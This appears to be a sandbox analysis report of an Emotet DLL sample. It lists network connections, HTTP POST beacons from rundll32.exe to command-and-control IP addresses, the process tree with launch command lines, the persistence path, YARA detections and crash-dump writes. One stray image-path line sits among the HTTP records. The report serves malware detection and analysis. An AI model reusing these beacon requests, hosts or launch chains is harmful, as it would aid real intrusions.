Aug 1, 2022 13:45:19.210547924 CEST	49809	8080	192.168.2.3	172.96.190.154
Aug 1, 2022 13:45:19.370034933 CEST	8080	49809	172.96.190.154	192.168.2.3
Aug 1, 2022 13:45:19.882267952 CEST	49809	8080	192.168.2.3	172.96.190.154
Aug 1, 2022 13:45:20.041363001 CEST	8080	49809	172.96.190.154	192.168.2.3
Aug 1, 2022 13:45:29.466618061 CEST	49832	443	192.168.2.3	163.53.204.180
Aug 1, 2022 13:45:29.466703892 CEST	443	49832	163.53.204.180	192.168.2.3
Aug 1, 2022 13:45:29.466810942 CEST	49832	443	192.168.2.3	163.53.204.180
Aug 1, 2022 13:45:29.467653990 CEST	49832	443	192.168.2.3	163.53.204.180
Aug 1, 2022 13:45:29.467685938 CEST	443	49832	163.53.204.180	192.168.2.3
Aug 1, 2022 13:45:29.467722893 CEST	49832	443	192.168.2.3	163.53.204.180
Aug 1, 2022 13:45:29.467740059 CEST	443	49832	163.53.204.180	192.168.2.3
Aug 1, 2022 13:45:29.467775106 CEST	443	49832	163.53.204.180	192.168.2.3
Aug 1, 2022 13:45:34.537707090 CEST	49833	80	192.168.2.3	190.107.118.125
Aug 1, 2022 13:45:37.540117979 CEST	49833	80	192.168.2.3	190.107.118.125
Aug 1, 2022 13:45:43.540621042 CEST	49833	80	192.168.2.3	190.107.118.125
Aug 1, 2022 13:46:03.387027979 CEST	49834	8080	192.168.2.3	91.93.3.85
Aug 1, 2022 13:46:06.402008057 CEST	49834	8080	192.168.2.3	91.93.3.85
Aug 1, 2022 13:46:12.418180943 CEST	49834	8080	192.168.2.3	91.93.3.85

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Aug 1, 2022 13:44:26.275891066 CEST	109.99.146.210	192.168.2.3	c006	(Host unreachable)	Destination Unreachable
Aug 1, 2022 13:44:26.275934935 CEST	109.99.146.210	192.168.2.3	c006	(Host unreachable)	Destination Unreachable
Aug 1, 2022 13:44:32.464061975 CEST	109.99.146.210	192.168.2.3	c006	(Host unreachable)	Destination Unreachable

HTTP Request Dependency Graph

- 157.245.145.87
  - 157.245.145.87:443
- 163.53.204.180
  - 163.53.204.180:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49767	157.245.145.87	443	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 13:44:17.789920092 CEST	9015	OUT	POST /mhaw3s/lcird5tos00sh2ga75c/1qroeqh5aubke4qtdqg/iwwc/73g34bvsn/ HTTP/1.1 DNT: 0 Referer: 157.245.145.87/mhaw3s/lcird5tos00sh2ga75c/1qroeqh5aubke4qtdqg/iwwc/73g34bvsn/ Content-Type: multipart/form-data; boundary=-----------------------mlpYKhZmEPpzkygQscIgNsf User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 157.245.145.87:443 Content-Length: 5636 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49832	163.53.204.180	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 13:45:29.467653990 CEST	11353	OUT	POST /8vl90912xxgd2/vzcu9no9/ HTTP/1.1 DNT: 0 Referer: 163.53.204.180/8vl90912xxgd2/vzcu9no9/ Content-Type: multipart/form-data; boundary=---------------57LyBAPiCcL27kG User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 163.53.204.180:443 Content-Length: 5604 Connection: Keep-Alive Cache-Control: no-cache

Statistics

Behavior



- loaddll32.exe
- cmd.exe
- rundll32.exe
- svchost.exe
- svchost.exe
- svchost.exe
- rundll32.exe
- svchost.exe
- WerFault.exe
- svchost.exe
- SgrmBroker.exe
- svchost.exe
- svchost.exe
- svchost.exe
- rundll32.exe
- svchost.exe
- MpCmdRun.exe
- conhost.exe
- svchost.exe
- svchost.exe
- svchost.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **5836**, Parent PID: **5308**

General

Target ID:	0
Start time:	13:42:05
Start date:	01/08/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\sample.dll"
Imagebase:	0x3f0000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.332283199.00000000005A0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.331704119.00000000005A0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.331683572.0000000000580000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.341884681.00000000005A0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.332269283.0000000000580000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.332361997.0000000010000000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.341860463.0000000000580000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.331772344.0000000010000000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.341944318.0000000010000000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **3116**, Parent PID: **5836**

General

Target ID:	1
Start time:	13:42:06
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\sample.dll",#1
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5828**, Parent PID: **3116**

General

Target ID:	2
Start time:	13:42:06
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\sample.dll",#1
Imagebase:	0xd90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.335758052.0000000000A10000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.335476233.00000000009F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.337892892.0000000010000000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Ttwabgporcdt\yyxjoravwnz.pba:Zone.Identifier	success or wait	1	1000EBC4	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **1108**, Parent PID: **568**

General

Target ID:	3
Start time:	13:42:29
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **4772**, Parent PID: **568**

General

Target ID:	5
Start time:	13:42:44
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **260**, Parent PID: **568**

General

Target ID:	6
Start time:	13:42:46
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5660**, Parent PID: **5828**

General

Target ID:	8
Start time:	13:42:48
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Ttwabgporcdt\yyxjoravwnz.pba",iNIZBi
Imagebase:	0xd90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.360786510.0000000002E20000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.360804490.0000000002E40000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.360909118.0000000010000000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

Reputation:	high

Analysis Process: svchost.exe PID: **2788**, Parent PID: **568**

General

Target ID:	9
Start time:	13:42:48
Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **5720**, Parent PID: **5836**

General

Target ID:	10
Start time:	13:42:49
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5836 -s 344
Imagebase:	0x2d0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F671717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F66497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9907.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9907.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_99e4cc34952fe878588783efe1b659fd6a7d99c_7cac0383_160a9aca	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_99e4cc34952fe878588783efe1b659fd6a7d99c_7cac0383_160a9aca\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F66497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9907.tmp	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9907.tmp.xml	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6C41.tmp.csv	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6C51.tmp.txt	success or wait	1	6F66497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd 3a fd 62 fd 05 12 00 00 00 00 00	MDMP :b	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	4804	6	00 00 00 00 00 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 12 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 16 00 00 fd 3a fd 62 03 00 00 00 0a 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT:b0Pacific Standard TimePacific Daylight Time	success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	5420	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd 24 00 00 00 00 00 00 00 00 00 08 00 00 00 15 00 00 00 7a 03 00 00 00 00 00 00 fd fd 01 10 23 00 00 00 46 02 01 00 68 fd 24 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++$z#Fh$+	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	1632	168	fd 03 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 01 10 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 2c 15 00 00	<,	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	8284	20	10 00 00 00 7c fd fd 00 00 00 00 00 fd 08 00 00 60 21 00 00	|`!	success or wait	16	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	8544	2180	fd fd 4c 77 fd fd 4a 77 fd 00 00 00 fd fd fd fd 10 00 00 00 10 fd fd 00 fd fd fd 00 fd fd fd fd 40 fd 4a 77 40 fd 4a 77 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 7e 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd 54 fd 7e 00 4c fd 51 00 58 fd fd 00 54 fd 51 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	LwJw@Jw@Jw~T~LQXTQ	success or wait	15	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	32904	2432	fd fd 4c 77 fd fd 4a 77 fd 00 00 00 fd fd fd fd 10 00 00 00 14 fd 51 00 fd fd 51 00 fd fd fd fd 40 fd 4a 77 40 fd 4a 77 fd fd fd fd 00 fd 7e 00 00 fd 7e 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 fd 7e 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 28 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 04 fd 00 00 00 00 00 00 00 00 00 fd 7f fd 00 00 fd 7e 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 48 fd fd 00 54 fd 7e 00 50 fd fd 00 58 fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	LwJwQQ@Jw@Jw~~~(~HT~PX	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	6136	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 08 00 00 00 fd fd fd fd 00 00 00 00 50 fd 24 00 fd fd 4c 77 23 00 00 00 12 02 00 00 10 fd 24 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++P$Lw#$+	success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	1900	48	fd 16 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 20 7f 00 00 00 00 00 7c fd fd 00 00 00 00 00 fd 08 00 00 60 21 00 00 fd 02 00 00 fd 1d 00 00	|`!	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	1960	4	14 00 00 00		success or wait	20	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	4810	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	20	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	4016	120	00 00 fd 74 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 14 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	t`A!-aBB?#@A	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	5394	26	14 00 00 00 73 00 61 00 6d 00 70 00 6c 00 65 00 2e 00 64 00 6c 00 6c 00 00 00	sample.dll	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	4136	668	00 00 00 10 00 00 00 00 00 fd 05 00 fd 05 06 00 fd 46 0b 60 12 15 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 fd 02 00 00 00 00 fd fd 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 03 00 00 00 00 00 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 14 0b 1b 00 00 00 00 00 2c fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 0b 05 00 00 00 00 00 74 fd 34 4d 00 00 00 00 fd fd 2b 1b 00 00 00 00 fd 5b fd 22 00 00 00 00 fd 7d 01 00 00 00 00 53 fd 00 00 fd 14 01 00 fd 6a 06 00 fd fd 0a 00 2c fd 04 00 06 7f 15 00 fd 0b 05 00 fd fd 49 00 18 fd 01 00 13 6c 17 00 00 00 00 00 fd fd 33 00 fd 61 04	F`Zb0,@t4M+["}Sj,Il3a	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	35336	5518	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 74 08 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 1c 10 00 00 05 00 00 00 04 01 00 00 5c 20 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 0d 00 00 91 00 00 15 00 00 00 fd 01 00 00 40 10 00 00 16 00 00 00 fd 00 00 00 2c 12 00 00	t$\ `8T@,	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6F66497A	unknown
